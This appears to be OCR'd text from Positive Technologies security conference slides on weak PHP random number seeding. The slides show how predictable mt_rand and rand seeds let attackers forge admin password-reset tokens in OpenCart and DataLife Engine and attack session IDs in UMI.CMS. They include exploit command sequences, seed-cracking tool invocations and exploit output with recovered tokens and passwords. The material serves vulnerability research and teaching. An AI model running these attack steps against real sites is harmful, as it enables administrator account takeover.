RANDOM NUMBERS TAKE II

POSITIVE TECHNOLOGIES –
OUR EXPERIENCE, YOUR SECURITY

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ZERO NIGHTS

Timeline of PHP problems with random numbers

- **2008: “mt_srand and not so random numbers” by Stefan Esser**
- **Early 2010: “Abusing weak PRNGs in PHP applications” by gat3way**
- **July 2010: “How I Met Your Girlfriend” by Samy Kamkar**
- **July 2012: “I Forgot Your Password: Randomness Attacks Against PHP” by George Argyros and Aggelos Kiayias**
- **August 2012: “Random Numbers. Take Two”**

TO BE CONTINUED

PHP Developers: meh, so what?

- Documentation still lacks security warnings except for uniqid()
- PHP developers refuse to use external crypto providers in GENERATE_SEED
- Seeds in LCG and Mersenne Twister are interdependent (if you know one seed you will know the other)

PHP Developers: meh, so what?

- Make seeding more secure?
- Nope, fix the documentation instead.*

* didn’t do even this.

What we are going to hack today

- OpenCart 1.5.3.1
- DataLife Engine 9.5
- UMI.CMS 2.8.5.3
- OpenCart 1.5.4.1


Basics (1)

- **Apache: mpm-prefork (separate processes) or mpm-worker (threads within a process)**
- **PHP: non-thread safe (used with mpm-prefork) or thread safe (used with mpm-worker)**
- **Apache+PHP: mod_php (same process on keep-alive requests) or CGI/FastCGI (different processes on keep-alive requests)**

Basics (2)

- In a fresh process PHP automatically seeds its PRNGs
- Same seed for rand and mt_rand (max value 2^32)
- Two different seeds for LCG (max value 2^32 each)

OpenCart 1.5.3.1



OpenCart 1.5.3.1

```
$code = md5(mt_rand());
//admin/controller/common/forgotten.
php

$this->session->data['token'] =
md5(mt_rand());
//admin/controller/common/login.php
```

OpenCart 1.5.3.1


Fresh Process Spawning on mpm-prefork Apache

- Initiate a number of keep-alive requests that is > MaxSpareServers (10 by default)
- Fill the pool
- Make target request on freshly seeded process

OpenCart 1.5.3.1

- **php exploits/opencart/1.5.3.1.php**
- **php exploits/opencart/md5crack.php <md5> or ./tools/hashcat/hashcat <md5> on obtained token**
- **At Amazon run “mt_seed.exe” or ./tools/php_mt_seed/php_mt_seed <num> on obtained random number**
- **php exploits/opencart/genlinks.php seeds.txt**

OpenCart 1.5.3.1



```
pt@ubuntu:~$ php workshop/exploits/opencart/1.5.3.1.php
Sending 20 keep-alive requests
Sending request to obtain md5(mt_rand())
Sending request to reset admin password
Token: dd38a92e1599c63c0e941044c201e9c9
pt@ubuntu:~$
```

OpenCart 1.5.3.1

- php exploits/opencart/1.5.3.1.php
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OpenCart 1.5.3.1

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
OpenCart 1.5.3.1



Mozilla Firefox
File Edit View History Bookmarks Tools Help
New Tab
http://openca...e97470185fd17
Google

opencart/1.5.3.1/admin/index.php?route=common/reset&code=66(

OpenCart | ADMINISTRATION

Home > Reset your password!

Reset your password

Enter the new password you wish to use.

Password:


Password Confirm:

POSITIVE TECHNOLOGIES

OpenCart 1.5.3.1

GREAT SCOTT! IT WORKED!

DataLife 9.6



DataLife 9.6

engine/modules/lostpassword.php:

```
$salt = "abchefghjkmnpqrstuvwxyz0123456789";
srand( ( double ) microtime() * 1000000 );
for($i = 0; $i < 15; $i ++) {
    $rand_lost .= $salt{rand( 0, 33 )};
}
$lostid = sha1( md5( $lostname . $lostmail ) . time
() . $rand_lost )
```

engine/modules/pm.php:

```
$salt = "abchefghjkmnpqrstuvwxyz";
$random_key = "";
for($i = 0; $i < 8; $i ++) {
    $random_key .= $salt{rand( 0, 23 )};
}
```

DataLife 9.6

- **Log on as test:123456 at http://datalife**
- **Copy PHPSESSID (View Page Info -> Details -> View Cookies)**
- **Delete cookies, go to http://datalife/?do=lostpassword**
- **Copy PHPSESSID and symbols on captcha**
- **php exploits/dle/dle.php <PHPSESSID 1> <PHPSESSID captcha> <captcha>**

DataLife 9.6

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
DataLife 9.6



Website Identity

Website: **datalife**

Owner: **This website does not supply ownership information.**

Verified by: **Not specified**

Privacy & History

Have I visited this website prior to today? **Yes, 44 times**

Is this website storing information (cookies) on my computer? **Yes**


Have I saved any passwords for this website? **No**

Technical Details

Connection Not Encrypted

The website datalife does not support encryption for the page you are viewing.

Information sent over the Internet without encryption can be seen by other people while it is in transit.



Search: datalife

The following cookies match your search:

Site	Cookie Name
datalife	PHPSESSID
datalife	dle_user_id
datalife	dle_password
datalife	dle_newpm

Name: PHPSESSID

Content: 52dec8bd21c0114eb169aab78550d423

Host: datalife

Path: /

Send For: Any type of connection

Expires: At end of session

DataLife 9.6

- Log on as test:123456 at http://datalife
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DataLife 9.6

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DataLife 9.6

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
DataLife 9.6




```
=====================
DLE < 9.6 Admin Pass Reset Exploit
=====================
Sending request 1,2
Found Token1='phhuhasu'; Time=1353240396
FOUND SEED: 661099 RESET TOKEN=a786bf961d27be61828c03ebd4a836c4cf62af97
Sending request 3,4
FOUND Token2='srhxfvp'
FOUND PASS: 2euxrjqz6
```

DataLife 9.6

GREAT
SCOTT!
IT
WORKED!

UMI.CMS 2.8.5.3

Time Synchronization (ATS)



msec(server) ~ [0;(m2-m1)/2]

UMI.CMS 2.8.5.3

(PHP<5.4) ext/session/session.c:

```
gettimeofday(&tv, NULL);
...
spprintf(&buf, 0, "%.15s%ld%ld%0.8F",
remote_addr ? remote_addr : "", tv.tv_sec,
(long int)tv.tv_usec,
php_combined_lcg(TSRMLS_C) * 10);
...
return PHP_MD5Update(&md5_context, (unsigned
char *) buf, strlen(buf));
```

UMI.CMS 2.8.5.3

PHPSESSID:

md5(127.0.0.11351346648192088.00206033)

- **IP (known)**
- **timestamp (known)**
- **microtime0 (need to bruteforce)**
- **LCG (need to find two seeds)**

